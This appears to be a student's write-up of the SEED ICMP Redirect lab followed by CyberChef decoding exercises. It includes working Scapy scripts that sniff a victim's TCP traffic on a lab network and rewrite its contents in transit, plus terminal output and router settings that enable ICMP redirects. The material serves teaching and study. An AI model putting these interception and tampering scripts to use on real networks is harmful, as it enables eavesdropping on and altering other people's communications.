
Then I flushed the cache to ensure nothing from the previous activity interferes with the experiment. Next, I ran the script on the attacker machine and went to check the traceroute on the victim machine. As you can see this did not work because the victim would not be able to reach the suggested gateway.




```
root@b6cf61e9c6f:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
        ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
        RX packets 15311 bytes 1355242 (1.3 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 15215 bytes 1175738 (1.1 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@b6cf61e9c6f:/# ip route flush cache
root@b6cf61e9c6f:/#
```





```
root@6abaf839d17c:/volumes#
root@6abaf839d17c:/volumes#
root@6abaf839d17c:/volumes#
root@6abaf839d17c:/volumes# ./task1.py
.
Sent 1 packets.
root@6abaf839d17c:/volumes#
.
Sent 1 packets.
root@6abaf839d17c:/volumes#
```



Question3:

Here, I modified the `sysctl` section of the `docker-compose.yml` file to ensure the malicious router could send ICMP redirect messages. There are 4 lines under that section. The first line enables IP forwarding. The second line allows the system to send ICMP redirect messages. The third line allows the system to accept ICMP redirect messages by default. And the last line configures the interface `eth0` to send ICMP redirect messages. After making those changes, I launched the attack once again and ran the code. This did not work as you can see from the traceroute output.





Task 2: Launching the MITM Attack

Here, I'm running the modified version of the code that was provided in the manual.

The code editor shows a Python script named 'mitm_sample.py' containing the following code:

```

1#!/usr/bin/env python3
2from scapy.all import *
3
4 MAC_A = "02:42:0a:09:00:05"
5 IP_B = "192.168.60.5"
6
7 print("LAUNCHING MITM ATTACK.....")
8
9 def spoof_pkt(pkt):
10    newpkt = IP(bytes(pkt[IP]))
11    del(newpkt.chksum)
12    del(newpkt[TCP].payload)
13    del(newpkt[TCP].chksum)
14
15    if pkt[TCP].payload:
16        data = pkt[TCP].payload.load
17        print("*** %s, length: %d" % (data, len(data)))
18
19        # Replace a pattern
20        newdata = data.replace(b'Abdulfatah', b'AAAAAAAAAA')
21
22        send(newpkt/newdata)
23    else:
24        send(newpkt)
25
26 f = 'tcp and ether src 02:42:0a:09:00:05 and ip dst 192.168.60.5'
27 pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
28

```

The terminal window to the right shows the command 'task1.py' running.

Here, I created a netcat connection between the victim and one of the host machines. I then disabled the IP forwarding in the malicious-router so that it can intercept and alter the communication. I then ran the above code on the malicious router and tested the netcat communication. As you can see this worked in the screenshots below.

```
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@bb6fcfc61e9c6f:/# nc 192.168.60.5 9090
hello
Test
Abdulfatah
lol
Abdulfatah
Happy
sad
Abdulfatah
Abdulfatah
^C
root@bb6fcfc61e9c6f:/#
root@bb6fcfc61e9c6f:/#
root@bb6fcfc61e9c6f:/# nc 192.168.60.5 9090
lol
Abdulfaftah
Abdulfatah
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@8be85d703517:/# nc -lp 9090
hello
Test
Abdulfatah
lol
Abdulfatah
Happy
sad
Abdulfatah
Abdulfatah
root@8be85d703517:/# ^C
root@8be85d703517:/# nc -lp 9090
lol
Abdulfaftah
AAAAAAAAAA
```

Question 4:

In our case of the MITM program we had to capture the traffic in the direction of victim → host and not the other way around. This is because we have a malicious router embedded within the victim's network as opposed to the hosts network (which is a different network) thus allowing us to have control over the victim's packets which are going through the malicious router first (where the packets are modified before being sent). On the other hand, the packets of the host are not going through a different (malicious) router when communicating back to the victim.

Question 5:

As you can see in the below screenshots both methods work but the first method results in more "TCP retransmission" error (Black colour) as you see in Wireshark. When compared to the second method there is less of that error. Also, when you compare the output of the program in both

methods (second last screenshots) you will see that they both reflect the same issue as the first method has a lot of retransmission messages in the terminal compared to the second method. Therefore, I conclude that the second method is the correct.

Method 1

In this method I'm using A's IP address in the filter part of the code and trying the same attack again.



```
#!/usr/bin/env python3
from scapy.all import *

MAC_A = "02:42:0a:09:00:05"
IP_B = "192.168.60.5"

print("LAUNCHING MITM ATTACK.....")


def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("**** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'Abdulfatah', b'AAAAAAAAAA\x00')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Method 2

In this method I'm using A's MAC address in the filter part of the code and trying to launch the same attack again.

```
#!/usr/bin/env python3
from scapy.all import *

MAC_A = "02:42:0a:09:00:05"
IP_B = "192.168.60.5"

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("**** %s, length: %d" % (data, len(data)))
        # Replace a pattern
        newdata = data.replace(b'Abdulfatah', b'AAAAAAAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

mitm_sample.py" 28L, 626C
```


The screenshot shows the Wireshark interface with the following details:

- File Bar:** File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help.
- Search Bar:** [SEED Labs] *br-8f1842674bf9
- Toolbar:** Includes icons for file operations, search, capture, analyze, and help.
- Display Filter:** Apply a display filter... <Ctrl-/>
- Table Headers:** No., Time, Source, Destination, Protocol, Length, Info.
- Table Data:** The table lists 366 packets. Key entries include:
 - Packets 328-332: ICMP Echo (ping) requests from 10.9.0.5 to 192.168.60.5, TTL=3.
 - Packets 329-333: ICMP Redirect responses from 192.168.60.5 to 10.9.0.5 (Redirect for host).
 - Packets 334-338: ICMP Echo (ping) requests from 10.9.0.5 to 192.168.60.5, TTL=1.
 - Packets 335-339: ICMP Redirect responses from 192.168.60.5 to 10.9.0.5 (Redirect for host).
 - Packets 340-344: ICMP Echo (ping) requests from 10.9.0.5 to 192.168.60.5, TTL=2.
 - Packets 345-346: ICMP Echo (ping) requests from 10.9.0.5 to 192.168.60.5, TTL=1.
- Bottom Status Bar:** wireshark_br-8f1842674bf9_20240211221233_dxzhkb.pcng, Packets: 366 - Displayed: 366 (100.0%) - Dropped: 0 (0.0%) - Profile: Default
- Bottom Icons:** Standard Linux desktop icons.
- Bottom Right Corner:** Terminal window open, showing the command "ls" and the output "world AAAAAAAA".
- Bottom Right Status:** 10:14 PM, 2024-02-11

Task 3: Cyberchef Exercises

Excercise1:

Here, I followed the article and attempted to decode the provided Base64 encoded text. I first utilized the *From Base64* operation, but this resulted in having some “NULL” in the output. To fix this I utilized a *Find and Replace Operation* and inputted “\x00” in the Find field which is the python code for Null. This resulted in the correct output as described in the article.

The screenshot shows the CyberChef interface with the 'From Base64' operation selected. The input field contains a very long Base64 encoded string. The output section shows the decoded content, which appears to be a series of encoded JavaScript or similar code blocks.

Here, I'm attempting to decode the Base64 encoded text provided in the Blackboard instructions. Similar to the code provided by the article, I applied the the *From Base64* operation which resulted in the message: "He was appalled by the examination system, when it was explaine".

The screenshot shows the CyberChef interface with the 'From Base64' operation selected. The input field contains a shorter Base64 encoded string. The output section shows the decoded message: "â••He was appalled by the examination system, when it was explaine".

Excercise2:

Here, I uploaded the password-protected file from Blackboard to Cyberchef and extracted the URLs from the file using the *Extract URLs* operation. They do more stuff in the article such as using *Defang URL* operation to help prevent accidentally clicking on any malicious URLs. I couldn't apply those operation in my case as the malicious link did not show up in my Output section.

← → ⌂ https://gchq.github.io/CyberChef/#recipe=Extract_URLs(false,false,false)Filter('Line feed','false)&input=0M8R4KGxGuE/ ☆

Download CyberChef ↴ Last build: 2 days ago - Version 10 is here! Read about the new features here Options ⚙ About / Support ?

Operations

- filter
- Filter**
- Image Filter
- Magic
- ROT13 Brute Force
- ROT47 Brute Force
- XOR Brute Force

Favourites ★

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking hub.io/CyberChef/...

Type here to search

Recipe

Extract URLs

Display total Sort Unique

Filter

Delimiter Line feed Reqex

Invert condition

Input

Decoding with CyberChef dork
Name: Decoding with CyberChef dork
Tr Raw Bytes ← LF

File details


http://schemas.microsoft.com/office/2006/encryption
http://schemas.microsoft.com/office/2006/keyEncryptor/password
http://schemas.microsoft.com/office/2006/keyEncryptor/certificate
http://schemas.microsoft.com/office/2006/keyEncryptor/password

Output

STEP BAKE! Auto Bake

REC 243 F 4

10:48 PM 2024-02-11



References

- Stamm, E. (2021, May 31). CyberChef – Data Decoding Made Easy. *CSNP*. Retrieved from <https://www.csnp.org/post/cyberchef-data-decoding-made-easy>
- Cybergibbons. (2020, September 19). Understanding binary and data representation with CyberChef. Retrieved from <https://cybergibbons.com/reverse-engineering-2/understanding-binary-and-data-representation-with-cyberchef/>
- Du, W. (n.d.). ICMP redirect attack lab. *seedsecuritylabs*. Retrieved from https://seedsecuritylabs.org/Labs_20.04/Files/ICMP_Redirect/ICMP_Redirect.pdf